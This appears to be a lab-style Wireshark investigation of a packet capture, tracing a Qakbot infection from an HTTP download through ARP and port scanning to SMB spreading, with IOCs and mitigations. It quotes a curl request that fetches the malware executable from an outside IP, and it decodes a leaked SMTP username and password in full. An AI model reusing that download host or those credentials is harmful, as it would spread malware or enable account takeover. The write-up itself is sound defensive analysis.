

Malware Traffic Investigation Using Wireshark (PCAP Analysis)

Case Overview

This investigation analyzes a packet capture file (**2023-02-03.pcap**) to identify suspicious activity, Indicators of Compromise (IOCs), and evidence of malware infection within a local network.

The objective was to examine network traffic, trace malicious downloads, observe post-infection behavior, and determine the overall security impact.

Lab Environment & Tools Used


Category	Tools
Traffic Analysis	Wireshark
Threat Intelligence	VirusTotal , OSINT research
Packet Filtering	Wireshark Display Filters
File Analysis	Hash extraction, file signature inspection
Decoding Tool	CyberChef (Base64 decoding)
Protocols Investigated	HTTP, ARP, ICMP, SMTP, SMB

Initial Traffic Review

After loading the PCAP into Wireshark:

- Total packets captured: **~55,000**
- Capture duration: **2 hours 50 minutes**

Using **Statistics → Conversations**, one internal host stood out:




Suspicious Host: 10.0.0.149

This system had an unusually high number of conversations with both internal and external IP addresses.

Protocol Analysis

From **Statistics → Protocol Hierarchy**, the following protocols were observed:

- HTTP
- SMTP
- SMB
- ARP




Since HTTP traffic is unencrypted and had fewer packets, it was analyzed first.

Malicious File Download via HTTP

Filtering for HTTP traffic revealed **4 packets**.

Following the HTTP stream showed:

- **Source:** 10.0.0.149
- **User-Agent:** curl
- **Request Type:** HTTP GET
- **Requested File:** 86607.dat
- **Host field:** IP address 128.254.207.55 instead of a domain name (suspicious behavior)



Inspection of the file contents revealed the “MZ” file signature, indicating the .dat file is actually a **Windows executable**.

Wireshark · Follow HTTP Stream (tcp.stream eq 75) · 2023-02-03.pcap

```
GET /86607.dat HTTP/1.1
Host: 128.254.207.55
User-Agent: curl/7.83.1
Accept: */*

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 03 Feb 2023 17:04:24 GMT
Content-Type: application/octet-stream
Content-Length: 1761280
Connection: keep-alive
Accept-Ranges: bytes
Expires: 0
Cache-Control: no-cache, no-store, must-revalidate
Content-Disposition: attachment;

MZ.....@.....!..L.!This program cann
ot be run in DOS mode.

$.....j.....Rich...
.....PE..L..5.D.....!
.....e.....
.....5.....P..#.....d.....@.....
.....@.....
1 client pkt, 1 server pkt, 1 turn.
```

Entire conversation (1,761 kB) Show data as ASCII Stream 75

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

Malware Confirmation

The file was exported and hashed.

VirusTotal results showed:

- Flagged by **50+ security vendors**
- Identified as **Qakbot malware**

The screenshot shows the VirusTotal analysis interface for a file named EsImgDet.dll. The file has a community score of 55/72, with 55 security vendors flagging it as malicious. The file is a 1.68 MB DLL from 2014. The detection tab highlights threat labels such as trojan.qbot/qakbot, trojan, spyware, and bobik. The interface includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (with 3 items). A sidebar on the left contains icons for various tools and services.


Post-Infection Behavior — ARP Scanning

Qakbot is known for network discovery and lateral movement.

Filter used:

```
arp && eth.dst == ff:ff:ff:ff:ff:ff
```

Host **10.0.0.149** generated numerous ARP broadcast requests, indicating **network scanning activity**.




ICMP & Port Scanning Activity

Two systems responded to network probing:

- 10.0.0.1
- 10.0.0.6

Filtering traffic for these IPs revealed multiple **TCP SYN packets**, indicating **port scanning attempts**.



SMTP Credential Exposure

SMTP traffic analysis showed:

- AUTH LOGIN attempts
- Base64 encoded credentials transmitted in plaintext

Decoded credentials:

- **Username:** arthit@macnels.co.th
- **Password:** Art123456

Although authentication failed, the credentials were exposed and may be compromised.

Wireshark · Follow TCP Stream (tcp.stream eq 615) · 2023-02-03.pcap

```

220 wwm171-181.yes-hosting.com ESMTP Sat, 04 Feb 2023 02:29:52 +0700
EHLO localhost
250-wwm171-181.yes-hosting.com Hello localhost [71.167.93.52], pleased to meet you
250-ETRN
250-AUTH LOGIN CRAM-MD5 PLAIN
250-8BITMIME
250-ENHANCEDSTATUSCODES
250 SIZE 20480000
AUTH LOGIN
334 VXNlcm5hbWU6
YXJ0aGl0QG1hY25lbHMuY28udGg=
334 UGFzc3dvcmQ6
QXJ0MTIzNDU2
535 5.7.8 Authentication failed
*
500 5.0.0 Unrecognized command
QUIT
221 2.0.0 See ya in cyberspace

```

6 client pkts, 7 server pkts, 12 turns.

Entire conversation (467 bytes) Show data as ASCII Stream

Find:

[Help](#) [Filter Out This Stream](#) [Print](#) [Save as...](#) [Back](#)

Number (raw): 3844819695
 Sequence Number: 29 (relative sequence number)
 Ack Number: 254 (relative ack number)

pcap Packets: 55207 · Disp

Last build: A day ago - Version 10 is here! Read about the new features here

Options [About / Support](#)

465	Recipe	Input
	From Base64	VXNlcm5hbWU6 YXJ0aGl0QG1hY25lbHMuY28udGg= UGFzc3dvcmQ6 QXJ0MTIzNDU2
	<input checked="" type="checkbox"/> Remove non-alphabet chars <input type="checkbox"/> Strict mode	
		Raw Byte
		Output
		Username:arthit@macnels.co.thPassword:Art123456

SMB Malware Propagation

SMB traffic analysis showed file transfers. Exported files revealed:

- Suspicious DLL files with random naming patterns
- Hash analysis matched **Qakbot malware**

Jan 31 23:52
Wireshark - Export - SMB object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
496	\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9\}\gpt.ini
546	\WORK4US-DC.work4us.org\sysvol	FILE (1098/1098) R [100.00%]	1,098 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9\}\Machine\Microsoft\V
574	\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9\}\gpt.ini
851	\WORK4US-DC.work4us.org\IPC\$	FILE (160/160) R&W [100.00%]	160 bytes	\samr
16791	\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9\}\gpt.ini
16841	\WORK4US-DC.work4us.org\sysvol	FILE (1098/1098) R [100.00%]	1,098 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9\}\Machine\Microsoft\V
16869	\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9\}\gpt.ini
50264	\10.0.0.6\IPC\$	FILE (116/116) R&W [100.00%]	116 bytes	\svrsvc
51596	\10.0.0.6\Shared	FILE (1761280/1761280) W [100.00%]	1,761 kB	\efweioirfbtk.dll
51607	\10.0.0.6\Shared	FILE (105/105) W [100.00%]	105 bytes	\efweioirfbtk.dll.cfg
51813	\10.0.0.6\C\$	FILE (1761280/1761280) W [100.00%]	1,761 kB	\umtqqzklgrp.dll
53256	\10.0.0.6\C\$	FILE (105/105) W [100.00%]	105 bytes	\umtqqzklgrp.dll.cfg
54583	\10.0.0.6\ADMIN\$	FILE (1761280/1761280) W [100.00%]	1,761 kB	\ltoawuimupfxvg.dll
54598	\10.0.0.6\ADMIN\$	FILE (105/105) W [100.00%]	105 bytes	\ltoawuimupfxvg.dll.cfg

Preview Save All Close Save

Feb 1 00:00
www.virustotal.com/gui/file/713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432

55/72 security vendors flagged this file as malicious

Community Score: 55 / 72

File details:
713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432
EsimgDet.dll
pedll spreader persistence detect-debug-environment checks-user-input long-sleeps

Size: 1.68 MB | Last Analysis Date: 1 month ago | DLL

Detection: DETAILS RELATIONS BEHAVIOR COMMUNITY 3

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.qbot/qakbot Threat categories: trojan spyware Family labels: qbot qakbot botlik

Security vendors' analysis: Do you want to automate checks?

Indicators of Compromise (IOCs)

Type	Value
Infected Host	10.0.0.149
Malware Family	Qakbot
Malicious File	86607.dat
Protocol Used	HTTP
Post-Infection Activity	ARP scanning, Port scanning, SMB propagation
Compromised Credentials	arthit@macnels.co.th / Art123456

Recommended Mitigations

- Immediately isolate host **10.0.0.149** from the network
 - Reset and invalidate exposed credentials
 - Block the malicious external IP address at firewall level
 - Scan all network hosts for Qakbot-related indicators
 - Monitor SMB traffic for abnormal file transfers
 - Implement email security controls to prevent credential exposure
 - Enforce HTTPS and encrypted protocols where possible
-

Conclusion

This investigation uncovered a full malware infection lifecycle:

1. Malicious file download via HTTP
2. Execution of disguised executable
3. Network reconnaissance via ARP scanning
4. Port scanning of internal hosts
5. Credential exposure through SMTP
6. Malware propagation using SMB

The observed behavior strongly aligns with **Qakbot infection patterns**, demonstrating the importance of traffic analysis in detecting and responding to network-based threats.

